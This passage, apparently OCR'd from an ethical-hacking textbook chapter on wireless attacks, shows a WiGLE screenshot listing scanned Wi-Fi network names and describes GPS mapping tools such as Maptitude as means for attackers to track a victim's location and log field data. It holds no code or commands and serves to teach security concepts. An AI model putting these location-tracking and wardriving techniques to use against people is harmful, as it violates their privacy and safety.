
Map
Satellite
Search Address
Filter
set default
WIGLE.NET
dogmatix staff
Gigya_EXT
ng-g
RUSI-BYOD
AndroidAP
RUSI-Guest
REGUS
elcric
HP-Print-EA-ENVY 4500 series
REGUSNETWIFI
2WIRE072
iPhone
HP-Print-11-LaserJet 100
victory
yellow002pluto
JOPUTA
Enid3new
HTC Sensation 4G
Skyroam 1f3
ClickShare-STR39
Charles Napier
YouYou43Bm
BTWiFi
SRAS_SSID_2
HPE710n.F6AC81
MTBGuest
HUAWEI MT7-TL1
T-Mobile Broadband 25
sunshinesque
RUSI-Guest
2WIRE561
MTBGuestig4G-35A0
PRUWIRELESS
DIRECT-6ZH6:FDR-X1000V/EI-E5776-EEBD
The Cloud
RUSI-Mobiles
MTBCorp
HQ1.HEDRA.CO.UK
Symbia507
iPhone
Grontmij
Purr Digital
MTBCorp
AAK-MobileWiFi
REGUSNETWIFI
The Cloud
PFCVISITOR
iPhone
lhkfinewines
MTBGuest
Gigya
AndroidAP
HPE710n.B5B Production
Map data ©2017 Google
Terms of Use
Report a map error
Google

Figure 16.46: Screenshot of WiGLE showing the output

GPS Mapping Tools

Maptitude Mapping Software

With Maptitude mapping software and a GPS receiver, attackers can **track your location with a portable computer** and **perform field data collection**


22:45:00.0
22:40:00.0
22:35:00.0
22:30:00.0
22:25:00.0
22:20:00.0
22:15:00.0
22:05:00.0
22:00:00.0
Los Angeles
Alhambra
Rosemead
El Monte
Irwindale
Covina
San Dimas
West Covina
Montebello
Pico Rivera
Hacienda Heights
Diamond Bar
Rowland Heights
Huntington Park
Florence-Graham
Whittier
South Gate
Downey
Lynwood
La Habra
Gardena
Compton
Paramount
Bellflower
Norwalk
Fullerton
Long Beach
Carson
Lakewood
Buena Park
Legend
● GPS data
SPEED
● Under 10 mph
● 10 to 19.9 mph
● 20 to 29.9 mph
● 30 to 39.9 mph
● 40 to 49.9 mph
● 50 to 59.9 mph
● 60 mph or Higher
0 1 2 3 4
Miles

https://www.caliper.com

Skyhook
https://www.skyhook.com

ExpertGPS
https://www.expertgps.com

GPS Visualizer
https://www.gpsvisualizer.com

Mapwel
https://www.mapwel.net

TrackMaker
https://www.trackmaker.com

GPS Mapping Tools

- **Maptitude Mapping Software**

  Source: *https://www.caliper.com*

  With Maptitude mapping software and a GPS receiver, attackers can track a victim's location with a portable computer, collect field data, and create new or updated geographic files that mark map features.

  In detail, Maptitude Mapping Software allows attackers to do the following:

  - Track the location of a GPS receiver on a map
  - Log GPS data
  - Import GPS playback data from a handheld GPS
  - Locate points by coordinate or by longitude/latitude
  - Choose markers, pushpins, and custom icons for locations



22:45:00.0
22:40:00.0
22:35:00.0
22:30:00.0
22:25:00.0
22:20:00.0
22:15:00.0
22:05:00.0
22:00:00.0
Alhambra
Rosemead
El Monte
Irwindale
Covina
San Dimas
West Covina
Los Angeles
Montebello
Pico Rivera
Hacienda Heights
Diamond Bar
Rowland Heights
Huntington Park
Florence-Graham
Whittier
South Gate
Downey
La Habra
Lynwood
Gardena
Compton
Paramount
Norwalk
Bellflower
Fullerton
Long Beach
Carson
Lakewood
Buena Park
Legend
● GPS data
SPEED
● Under 10 mph
● 10 to 19.9 mph
● 20 to 29.9 mph
● 30 to 39.9 mph
● 40 to 49.9 mph
● 50 to 59.9 mph
● 60 mph or Higher
0 1 2 3 4
Miles

Figure 16.47: Screenshot of Maptitude Mapping Software

The following are some additional GPS mapping tools:

- Skyhook (*https://www.skyhook.com*)
- ExpertGPS (*https://www.expertgps.com*)
- GPS Visualizer (*https://www.gpsvisualizer.com*)
- Mapwel (*https://www.mapwel.net*)
- TrackMaker (*https://www.trackmaker.com*)

